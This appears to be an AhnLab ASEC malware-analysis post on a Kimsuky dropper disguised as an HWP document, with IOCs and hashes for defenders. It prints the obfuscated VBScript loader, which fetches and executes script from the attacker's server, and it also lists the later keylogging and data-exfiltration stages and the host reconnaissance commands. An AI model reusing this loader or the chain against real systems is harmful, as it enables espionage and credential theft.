

# Malware Disguised as HWP Document File (Kimsuky)

By ATCP

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


AhnLab Security Emergency response Center (ASEC) has recently confirmed malware, which was previously distributed in CHM and OneNote file formats, being distributed as an executable. Considering that the words used in the malware and the executed script code are similar to that of previously analyzed codes, it is suspected that the same threat group (Kimsuky) is also the creator of this malware.

- [Analysis Report on Malware Distributed by the Kimsuky Group](#) – Oct 20, 2022
- [OneNote Malware Disguised as Compensation Form \(Kimsuky\)](#) – Mar 24, 2023
- [CHM Malware Disguised as North Korea-related Questionnaire \(Kimsuky\)](#) – Mar 13, 2023
- [Kimsuky's Attack Attempts Disguised as Press Releases of Various Topics](#) – May 25, 2022
- [APT Attack Attempts Disguised as North Korea-Related Paper Requirements \(Kimsuky\)](#) – Feb 22, 2022

The identified malware is distributed as a compressed file which contains a readme.txt along with an executable disguised with an HWP document file extension.





The created update.vbs file contains obfuscated commands. Decoding this reveals a code that downloads and executes an additional script from [hxxp://well-story.co\[.\]kr/adm/inc/js/list.php?query=1](http://hxxp://well-story.co[.]kr/adm/inc/js/list.php?query=1).

```
Decode = "":for i = 1 to 611: Decode = Decode + chr(Asc(mid(
"=Rq#Huuru#Uhxph#Qh{w=Vxe#VhwLHVwdwh+,=Frqvw#kn#@#)K:3333334=uhjglu#@##Vriwzduh_Plfurvriv_Lqwhughw#H{so
ruhu_Pdlq%=Zlwk#JhwRemhf+=$zlpjpwv=_urrrw_ghidxow=VwgUhjSury%,=1VhwVwulqjYdoxh#kn/#uhjglu/#%FkhfnbDvvrfl
dwlrvq%/#%qr%=1VhwGzrugYdoxh#kn/#uhjglu/#%GlvdeohIluvwUxqFvvrpl}h%/#4=1VhwGzrugYdoxh#kn/#%Vriwzduh_Pl
furvriv_Hgjh_LHW:Gjhg%/#%UhglluhfwrqPrgh%/#3#=Hgg#Zlwk=Hgg#Vxe=VhwLHVwdwh=x1#@##zhooOvrwu|lfrlnu2dgp2lqf
2mv%=Zlwk#FuhdwhRemhf+=$LqwhughwH{soruhulDssolfdwlrq%,=1QdyljdwH#%kws=22%#)#%2olvw1sksBtxhu|@4%Gr
#zkloh#1exv|=ZVfulsw1Vohhs#433=Orrs=ew@1Grfxphqw1Erg|1LqquWh{w=1Txlw=Hgg#Zlwk=H{hfxwh+ew,==",i,1)) - (
3)):Next:Execute Decode:
```

Both the script present in the above URL and the subsequent scripts executed perform functions such as user credential leakage and keylogging, which are consistent with the findings in the <[Analysis Report on Malware Distributed by the Kimsuky Group](#)>. The identified URL and features of the created file are as follows.

URL and Filename	Feature
update.vbs	<ul style="list-style-type: none"> <li>- Changes a certain registry</li> <li>- Runs the script <a href="http://hxxp://well-story.co[.]kr/adm/inc/js/list.php?query=1">hxxp://well-story.co[.]kr/adm/inc/js/list.php?query=1</a></li> </ul>
<a href="http://hxxp://well-story.co[.]kr/adm/inc/js/list.php?query=1">hxxp://well-story.co[.]kr/adm/inc/js/list.php?query=1</a>	<ul style="list-style-type: none"> <li>- Changes a certain registry</li> <li>- Creates OfficeAppManifest_v[Min]_[Hr]_[Day][Month].xml and registers it as a service</li> <li>- Runs the script <a href="http://hxxp://well-story.co[.]kr/adm/inc/js/lib.php?idx=1">hxxp://well-story.co[.]kr/adm/inc/js/lib.php?idx=1</a></li> </ul>
OfficeAppManifest_v[Min]_[Hr]_[Day][Month].xml	<ul style="list-style-type: none"> <li>- Runs the script <a href="http://hxxp://well-story.co[.]kr/adm/inc/js/list.php?query=6">hxxp://well-story.co[.]kr/adm/inc/js/list.php?query=6</a></li> </ul>
<a href="http://hxxp://well-story.co[.]kr/adm/inc/js/list.php?query=6">hxxp://well-story.co[.]kr/adm/inc/js/list.php?query=6</a>	<ul style="list-style-type: none"> <li>- Runs the script <a href="http://hxxp://well-story.co[.]kr/adm/inc/js/lib.php?idx=5">hxxp://well-story.co[.]kr/adm/inc/js/lib.php?idx=5</a></li> </ul>

hxxp://well-story.co[.]kr/adm/inc/js/lib.php?idx=5	<ul style="list-style-type: none"> <li>- Keylogger</li> <li>- Transmits keylogging data to hxxp://well-story.co[.]kr/adm/inc/js/show.php</li> </ul>
hxxp://well-story.co[.]kr/adm/inc/js/lib.php?idx=1	<ul style="list-style-type: none"> <li>- Collects user PC information</li> <li>- Transmits the collected information to hxxp://well-story.co[.]kr/adm/inc/js/show.php</li> </ul>

Table 1. Features of the scripts found on a certain URL and the generated files

The information collected at this stage also matches those of the aforementioned report.

변수명	수집 정보
\$sysInfo	시스템 정보 수집
	command : SystemInfo
\$taskList_v	실행중인 작업 목록
	command : tasklist
\$taskList_svc	각 프로세스에 호스트된 서비스 목록
	command : tasklist /svc
\$firewall_st	모든 프로파일에 대해 방화벽 상태, 로깅 등 프로필 설정 정보
	command : Netsh Advfirewall show allprofiles
\$av_soft	AntiVirus 제품 확인
	command : Get-WmiObject -NameSpace "ROOT\SecurityCenter" -class "AntiVirusProduct"
\$av_soft2	AntiVirus 제품 확인
	command : Get-WmiObject -NameSpace "ROOT\SecurityCenter2" -class "AntiVirusProduct"

표 7. 수집 정보

Given the continuous detection of this malware type being distributed, users are advised to exercise extra caution. Users should always verify the file extension when opening email attachments and refrain from executing files received from unknown sources.

**[File Detection]**

- Dropper/Win.Agent.C5441936 (2023.06.16.02)
- Trojan/VBS.Kimsuky (2023.03.21.03)
- Trojan/PowerShell.Obfuscated (2023.03.14.00)
- Trojan/PowerShell.KeyLogger (2023.05.09.00)

MD5

73174c9d586531153a5793d050a394a8

8133c5f663f89b01b30a052749b5a988

91029801f6f3a415392ccfee8226be67

ec1b518541228072eb75463ce15c7bce

f05991652398406655a6a5eebe3e5f3a

Additional IOCs are available on AhnLab TIP.

URL

[http://well-story\[.\]co\[.\]kr/adm/inc/js/lib\[.\]php?idx=1](http://well-story[.]co[.]kr/adm/inc/js/lib[.]php?idx=1)

[http://well-story\[.\]co\[.\]kr/adm/inc/js/lib\[.\]php?idx=5](http://well-story[.]co[.]kr/adm/inc/js/lib[.]php?idx=5)

[http://well-story\[.\]co\[.\]kr/adm/inc/js/list\[.\]php?query=1](http://well-story[.]co[.]kr/adm/inc/js/list[.]php?query=1)

[http://well-story\[.\]co\[.\]kr/adm/inc/js/list\[.\]php?query=6](http://well-story[.]co[.]kr/adm/inc/js/list[.]php?query=6)

[http://well-story\[.\]co\[.\]kr/adm/inc/js/show\[.\]php](http://well-story[.]co[.]kr/adm/inc/js/show[.]php)

Additional IOCs are available on AhnLab TIP.

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Source: <https://asec.ahnlab.com/en/54736/>